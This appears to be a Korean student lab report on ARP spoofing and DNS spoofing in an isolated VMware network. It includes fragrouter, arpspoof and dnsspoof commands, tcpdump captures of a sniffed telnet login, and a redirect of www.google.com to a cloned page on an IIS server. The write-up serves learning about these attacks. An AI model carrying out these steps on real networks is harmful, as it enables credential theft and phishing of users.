fping & arp 명령어를 통해 확인한 결과, 같은 네트워크 내에 192.168.40.1, 192.168.40.2, 192.168.40.128, 192.168.40.132의 호스트가 존재했습니다. 이 중 128은 Kali, 132는 Windows7, 2는 게이트웨이로 확인되었으며, 1은 정체가 불명확했습니다.

```
(kali㉿kali)-[~]
$ nmap -sS 192.168.40.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-22 09:45 EDT
Nmap scan report for 192.168.40.1
Host is up (0.00022s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
903/tcp    open  iss-console-mgr
2179/tcp   open  vmrdp
5357/tcp   open  wsdapi
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.00 seconds
```

nmap 스캔 결과 192.168.40.1은 Windows의 원격 접속 및 파일 공유 서비스 관련 포트들과 함께 VMware 관련 포트들을 다수 열고 있었으며, MAC 주소 또한 VMware의 OUI(00:50:56)에 속하는 것으로 확인되었습니다. 처음에는 해당 IP가 Windows 7과 관련된 것으로 추정되었으나, 시스템 종료 후에도 사라지지 않는 점과 위와 같은 네트워크 특성을 바탕으로 볼 때, 해당 호스트는 VMware 가상 환경 내에서 생성된 가상 네트워크 인터페이스(VMnet)로 판단됩니다.

예상되는 시스템	수집된 IP 주소	수집된 MAC주소
VMnet?	192.168.40.1	0:50:56:c0:00:08
Gateway	192.168.40.2	00:50:56:f9:81:84
Kali Linux	192.168.40.128	
Ubuntu	192.168.40.129	00:0c:29:4c:29:3a
Windows 7	192.168.40.132	00:0c:29:21:8c:ac
VMnet	192.168.40.254	00:50:56:ea:02:f9

1. 실습환경 구축하기

wget https://old.kali.org/kali/pool/main/f/fragrouter/fragrouter_1.7-3kali3_amd64.deb

명령어를 사용하면 fragrouter를 다운받을 수 있습니다.

2. 공격 대상 시스템의 공격 전 상태 정보 확인하기

```
kgh@linux:~$ arp -a
? (192.168.40.128) 과 00:0c:29:7d:d1:0e [ether] ens33 에 서
? (192.168.40.254) 과 00:50:56:ea:02:f9 [ether] ens33 에 서
_gateway (192.168.40.2) 과 00:50:56:f9:81:84 [ether] ens33 에 서
? (192.168.40.1) 과 00:50:56:c0:00:08 [ether] ens33 에 서
? (192.168.40.132) 과 00:0c:29:21:8c:ac [ether] ens33 에 서
```

```
C:\Users\kgh>arp -a

인터페이스: 192.168.40.132 --- 0xb
인터넷 주소      물리적 주소
192.168.40.2      00-50-56-f9-81-84
192.168.40.128    00-0c-29-7d-d1-0e
192.168.40.129    00-0c-29-4c-29-3a
192.168.40.254    00-50-56-ea-02-f9
192.168.40.255    ff-ff-ff-ff-ff-ff
224.0.0.22        01-00-5e-00-00-16
224.0.0.252       01-00-5e-00-00-fc
239.255.255.250   01-00-5e-7f-ff-fa
255.255.255.255   ff-ff-ff-ff-ff-ff
```

텔넷 서버(Ubuntu) 클라이언트(Windows 7)의 ARP 테이블에 공격 시스템과 서버 혹은 클라이언트 정보가 보이는걸 확인 할 수 있습니다.

3. 패킷 릴레이와 TCP Dump 수행하기

```
(kali@kali)-[~]  
$ sudo fragrouter -B1  
fragrouter: base-1: normal IP forwarding
```

패킷 릴레이 실행

```
(kali㉿kali)-[~]  
$ sudo tcpdump -xX  
[sudo] password for kali:  
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes  
^
```

스니핑 실행

4. ARP 스푸핑 공격 수행하기

[illegible]

클라이언트(132)에게 서버(129)
로 위장

서버(129)에게 클라이언트(132)
로 위장

5. 공격 결과 확인하기

```
C:\Users\Wkgh>arp -a

인터페이스: 192.168.40.132 --- 0xb
인터넷 주소      물리적 주소
192.168.40.2      00-50-56-f9-81-84
192.168.40.128    00-0c-29-7d-d1-0e
192.168.40.129    00-0c-29-4c-29-3a
192.168.40.254    00-50-56-ea-02-f9
192.168.40.255    ff-ff-ff-ff-ff-ff
224.0.0.22        01-00-5e-00-00-16
224.0.0.252       01-00-5e-00-00-fc
239.255.255.250   01-00-5e-7f-ff-fa
255.255.255.255   ff-ff-ff-ff-ff-ff

C:\Users\Wkgh>arp -a

인터페이스: 192.168.40.132 --- 0xb
인터넷 주소      물리적 주소
192.168.40.2      00-50-56-f9-81-84
192.168.40.128    00-0c-29-7d-d1-0e
192.168.40.129    00-0c-29-7d-d1-0e
192.168.40.254    00-50-56-ea-02-f9
192.168.40.255    ff-ff-ff-ff-ff-ff
224.0.0.22        01-00-5e-00-00-16
224.0.0.252       01-00-5e-00-00-fc
239.255.255.250   01-00-5e-7f-ff-fa
255.255.255.255   ff-ff-ff-ff-ff-ff
```

Client의 MAC 테이블에서 Server(129)의 MAC 주소가 Attacker(128)의 MAC주소로 변
환됐습니다.

```
kgh@linux:~$ arp -a
? (192.168.40.128) 과 00:0c:29:7d:d1:0e [ether] ens33 에서
? (192.168.40.254) 과 00:50:56:ea:02:f9 [ether] ens33 에서
_gateway (192.168.40.2) 과 00:50:56:f9:81:84 [ether] ens33 에서
? (192.168.40.1) 과 00:50:56:c0:00:08 [ether] ens33 에서
? (192.168.40.132) 과 00:0c:29:21:8c:ac [ether] ens33 에서
kgh@linux:~$ arp -a
? (192.168.40.128) 과 00:0c:29:7d:d1:0e [ether] ens33 에서
? (192.168.40.254) 과 00:50:56:ea:02:f9 [ether] ens33 에서
_gateway (192.168.40.2) 과 00:50:56:f9:81:84 [ether] ens33 에서
? (192.168.40.1) 과 00:50:56:c0:00:08 [ether] ens33 에서
? (192.168.40.132) 과 00:0c:29:7d:d1:0e [ether] ens33 에서
kgh@linux:~$
```

Server의 경우도 Client(132)의 MAC주소가 Attacker(128)의 MAC 주소로 변환됐습니다.

client에서 server로 telnet 연결을 해보겠습니다.

```
10:33:02.934977 IP 192.168.40.129.telnet > 192.168.40.132.49164: Flags [P.], seq 46:79, ack 56, win 502, length 33
0x0000: 4510 0049 ea87 4000 4006 7dc1 c0a8 2881 E..I..@.}...(.
0x0010: c0a8 2884 0017 c00c 6ddf cee0 a54f e5f4 ..(....m....O..
0x0020: 5018 01f6 2c6b 0000 5562 756e 7475 2032 P...;k..Ubuntu.2
0x0030: 322e 3034 2e35 204c 5453 0d0a 6c69 6e75 2.04.5.LTS..linu
0x0040: 7820 6c6f 6769 6e3a 20 x.login:.

0x0020: 5010 0100 5428 0000 0000 0000 0000 P...l(.....
10:33:16.993680 IP 192.168.40.129.telnet > 192.168.40.132.49164: Flags [P.], seq 84:94, ack 64, win 502, length 10
0x0000: 4510 0032 ea8e 4000 4006 7dd1 c0a8 2881 E..2...@.}...(.
0x0010: c0a8 2884 0017 c00c 6ddf cf06 a54f e5fc ..(....m....O..
0x0020: 5018 01f6 6b57 0000 5061 7373 776f 7264 P...kW..Password
0x0030: 3a20 :.


0x0020: 5010 0100 5410 0000 0000 0000 0000 P...l(.....
10:33:21.584467 IP 192.168.40.129.telnet > 192.168.40.132.49164: Flags [P.], seq 96:869, ack 70, win 502, length 773
0x0000: 4510 032d ea95 4000 4006 7acf c0a8 2881 E...-.@.z...(.
0x0010: c0a8 2884 0017 c00c 6ddf cf12 a54f e602 ..(....m....O..
0x0020: 5018 01f6 77ff 0000 5765 6c63 6f6d 6520 P...w...Welcome.
0x0030: 746f 2055 6275 6e74 7520 3232 2e30 342e to.Ubuntu.22.04.
0x0040: 3520 4c54 5320 2847 4e55 2f4c 696e 7578 5.LTS.(GNU/Linux
0x0050: 2036 2e38 2e30 2d35 372d 6765 6e65 7269 .6.8.0-57-generi
0x0060: 6320 7838 365f 3634 290d 0a0d 0a20 2a20 c.x86_64).....*.
0x0070: 446f 6375 6d65 6e74 6174 696f 6e3a 2020 Documentation:..
0x0080: 6874 7470 733a 2f2f 6865 6c70 2e75 6275 https://help.ubu
0x0090: 6e74 752e 636f 6d0d 0a20 2a20 4d61 6e61 ntu.com...*.Mana
0x00a0: 6765 6d65 6e74 3a20 2020 2020 6874 7470 gement:.....http
0x00b0: 733a 2f2f 6c61 6e64 7363 6170 652e 6361 s://landscape.ca
0x00c0: 6e6f 6e69 6361 6c2e 636f 6d0d 0a20 2a20 nonical.com...*.
0x00d0: 5375 7070 6f72 743a 2020 2020 2020 2020 Support:.....
0x00e0: 6874 7470 733a 2f2f 7562 756e 7475 2e63 https://ubuntu.c
0x00f0: 6f6d 2f70 726f 0d0a 0d0a 4170 706c 6963 om/pro....Applic
0x0100: 6174 696f 6e73 eba5 bc20 ec9c 84ed 959c ations.....
0x0110: 20ed 9995 ec9e a5eb 909c 20eb b3b4 ec95 .....
0x0120: 8820 ec9c a0ec a780 ebb3 b4ec 8898 20eb .....
0x0130: b984 ed99 9cec 84b1 ed99 94eb 90a8 2e0d .....
0x0140: 0a0d 0a32 34ea b09c ec9d 9820 ec97 85eb ...24.....
0x0150: 8db0 ec9d b4ed 8ab8 eab0 8020 eca6 89ec .....
0x0160: 8b9c 20ec a081 ec9a a920 eab0 80eb 8aa5 .....
0x0170: ed95 a9eb 8b88 eb8b a42e 0d0a ecb6 94ea .....
0x0180: b080 20ec 9785 eb8d b0ec 9db4 ed8a b8eb .....
0x0190: a5bc 20ed 9995 ec9d b8ed 9598 eba0 a4eb .....
0x01a0: a9b4 2061 7074 206c 6973 7420 2d2d 7570 ...apt.list.-up
0x01b0: 6772 6164 6162 6c65 20ec 9d84 20ec 8ba4 gradable.....
0x01c0: ed96 89ed 9598 ec84 b8ec 9a9a 2e0d 0a0d .....
0x01d0: 0a39 20ec b694 eab0 8020 ebb3 b4ec 9588 .....
0x01e0: 20ec 9785 eb8d b0ec 9db4 ed8a b8eb 8a94 .....
0x01f0: 2045 534d 2041 7070 73ec 9790 20ec a081 .ESM.Apps.....
0x0200: ec9a a9eb 90a0 20ec 8898 20ec 9e88 ec8a .....
0x0210: b5eb 8b88 eb8b a42e 200d 0a45 534d 2041 .....ESM.A
0x0220: 7070 7320 ec84 9ceb b984 ec8a a420 6174 pps.....at
0x0230: 2068 7474 7073 3a2f 2f75 6275 6e74 752e .https://ubuntu.
0x0240: 636f 6d2f 6573 6d20 ed99 9cec 84b1 ed99 com/esm.....
0x0250: 94ec 9790 20eb 8c80 ed95 b420 ec9e 90ec .....
0x0260: 84b8 ed9e 8820 ec95 8cec 9584 ebb3 b4ec .....
0x0270: 8bad ec8b 9cec 98a4 2e0d 0a0d 0a4e 6577 .....New
0x0280: 2072 656c 6561 7365 2027 3234 2e30 342e .release.'24.04.
0x0290: 3220 4c54 5327 2061 7661 696c 6162 6c65 2.LTS'.available
0x02a0: 2e0d 0a52 756e 2027 646f 2d72 656c 6561 ...Run.'do-relea
0x02b0: 7365 2d75 7067 7261 6465 2720 746f 2075 se-upgrade'.to.u
0x02c0: 7067 7261 6465 2074 6f20 6974 2e0d 0a0d pgrade.to.it....
0x02d0: 0a4c 6173 7420 6c6f 6769 6e3a 2054 7565 .Last.login:Tue
0x02e0: 2041 7072 2032 3220 3233 3a33 313a 3034 .Apr.22.23:31:04
0x02f0: 204b 5354 2032 3032 3520 6672 6f6d 2031 .KST.2025.from.1
0x0300: 3932 2e31 3638 2e34 302e 3133 3220 6f6e 92.168.40.132.on
0x0310: 2070 7473 2f31 0d0a 1b5b 3f32 3030 3468 .pts/1...[?2004h
0x0320: 6b67 6840 6c69 6e75 783a 7e24 20 kgh@linux:~$.
```

telnet으로 접속하면서 통신한 패킷(login, password)들을 전부 스니핑 할 수 있습니다.

서버가 pwd 명령어를 실행한 결과를 클라이언트로 전달한 패킷을 스니핑한 모습입니다.

```
10:35:59.512534 IP 192.168.40.129.telnet > 192.168.40.132.49164: Flags [P.], seq 872:895, ack 75, win 502, length 23
0x0000: 4510 003f ea99 4000 4006 7db9 c0a8 2881 E..?...@.}...(.
0x0010: c0a8 2884 0017 c00c 6ddf d21a a54f e607 ..(....m....O..
0x0020: 5018 01f6 9546 0000 0d0a 1b5b 3f32 3030 P...F.....[?200
0x0030: 346c 0d00 2f68 6f6d 652f 6b67 680d 0a 41../home/kg...
10:35:59.512534 IP 192.168.40.129.telnet > 192.168.40.132.49164: Flags [P.], seq 896:919, ack 75, win 502, length 23
0x0000: 4510 003f ea99 4000 4006 7db9 c0a8 2881 E..?...@.}...(.
0x0010: c0a8 2884 0017 c00c 6ddf d21a a54f e607 ..(....m....O..
0x0020: 5018 01f6 9546 0000 0d0a 1b5b 3f32 3030 P...F.....[?200
0x0030: 346c 0d00 2f68 6f6d 652f 6b67 680d 0a 41../home/kg...
```


arp spoof를 실행하면 어떤 패킷이 전달되는지 wireshark로 확인해보겠습니다.



wireshark로 arp reply패킷을 확인해보면


Sender IP: 192.168.40.129

Sender MAC: 00:0c:29:7d:d1:0e ← 공격자의 MAC 주소 (위장)

Target IP: 192.168.40.132

Target MAC: 00:0c:29:21:8c:ac

공격자가 192.168.40.132에게 129번이라고 하면서 자신의 MAC 주소를 129번의 IP에 연결시켜 보내고 있습니다.



캡처한 ARP Reply패킷을 분석해보면 아래와 같은 구조로 표현할 수 있습니다.





그림 2-18 ARP 패킷 구조


Hardware Type		Protocol Type
00001000 00000000		00001000 00000000
Hardware Address Length	Protocol Address Length	Opcode
00000110	00000100	00000000 00000010
Sender Hardware Address		
00000000 00001100 00101001 01111101 11010001 00001110		
Sender Protocol Address		
11000000 10101000 00101000 10000001		
Target Hardware Address		
00000000 00001100 00101001 00100001 10001100 10101100		
Target Protocol Address		
11000000 10101000 00101000 10000100		

DNS 스푸핑 공격하기

1. 스푸핑 전 상태 확인하기




192.168.40.130



www.google.com

스푸핑 전 클라이언트가 Windows Server와 google로 접속했을 때의 모습입니다.



2. DNS 스푸핑 파일(dnsspoof.hosts) 설정하기

Attacker에서 google 웹사이트의 DNS Query에 대해 Windows Server로 DNS Response를 보내주도록 설정했습니다.

3. ARP 스누핑과 패킷 릴레이 실행하기

```
(kali@kali)-[~]  
$ sudo fragrouter -B1  
[sudo] password for kali:  
fragrouter: base-1: normal IP forwarding
```


패킷 릴레이 실행

```
(kali@kali)-[~]  
$ sudo arpspoof -t 192.168.40.132 192.168.40.2  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
0:c:29:7d:d1:e 0:c:29:21:8c:ac 0806 42: arp reply 192.168.40.2 is-at 0:c:29:7d:d1:e  
0:c:29:7d:d1:e 0:c:29:21:8c:ac 0806 42: arp reply 192.168.40.2 is-at 0:c:29:7d:d1:e  
0:c:29:7d:d1:e 0:c:29:21:8c:ac 0806 42: arp reply 192.168.40.2 is-at 0:c:29:7d:d1:e  
0:c:29:7d:d1:e 0:c:29:21:8c:ac 0806 42: arp reply 192.168.40.2 is-at 0:c:29:7d:d1:e  
0:c:29:7d:d1:e 0:c:29:21:8c:ac 0806 42: arp reply 192.168.40.2 is-at 0:c:29:7d:d1:e  
0:c:29:7d:d1:e 0:c:29:21:8c:ac 0806 42: arp reply 192.168.40.2 is-at 0:c:29:7d:d1:e  
0:c:29:7d:d1:e 0:c:29:21:8c:ac 0806 42: arp reply 192.168.40.2 is-at 0:c:29:7d:d1:e  
0:c:29:7d:d1:e 0:c:29:21:8c:ac 0806 42: arp reply 192.168.40.2 is-at 0:c:29:7d:d1:e
```

ARP 스누핑 실행 -> 라우터로 위장

```
(kali@kali)-[~]  
$ sudo dnsspoof -i eth0 -f ./dnsspoof.hosts  
[sudo] password for kali:  
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.40.128]
```


DNS 스누핑 실행



The screenshot shows a Windows Server environment with Internet Explorer open. The browser's address bar shows 'http://www.google.com/'. The search results display 'Internet Information Services' as the top result. Below the search bar, there are three tabs: 'Welcome', 'Bienvenue', and 'Tervetuloa'. The background of the browser window is blue with the Windows logo.

```
(kali@kali)-[~]  
$ sudo dnsspoof -i eth0 -f ./dnsspoof.hosts  
[sudo] password for kali:  
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.40.128]  
192.168.40.132.63823 > 192.168.40.2.53: 853+ A? www.google.com  
192.168.40.132.62429 > 192.168.40.2.53: 8892+ A? www.google.com  
192.168.40.132.55134 > 192.168.40.2.53: 2019+ A? www.google.com  
192.168.40.132.55908 > 192.168.40.2.53: 14365+ A? www.google.com
```

클라이언트에서 www.google.com으로 접속을 시도했는데 google의 웹 페이지 대신 위조된 Windows Server의 웹 페이지가 전송되었음을 확인할 수 있습니다.



explorer로 www.google.com(위조)에

www.google.com에 접속하여 해당 페이지의 HTM 코드를 C:\inetpub\wwwroot.html에 복사해 넣어 IIS 서버의 기본 웹페이지를 구글과 동일하게 구성하고 DNS 스푸핑이 적용된 상태로 클라이언트에서 www.google.com(위조)으로 접속한 모습입니다.

이렇게 구성된 웹페이지를 통해 보다 정교한 DNS 스푸핑 공격을 시도하였으며 피해자가 구글에 접속한 것처럼 보이도록 유도해봤습니다.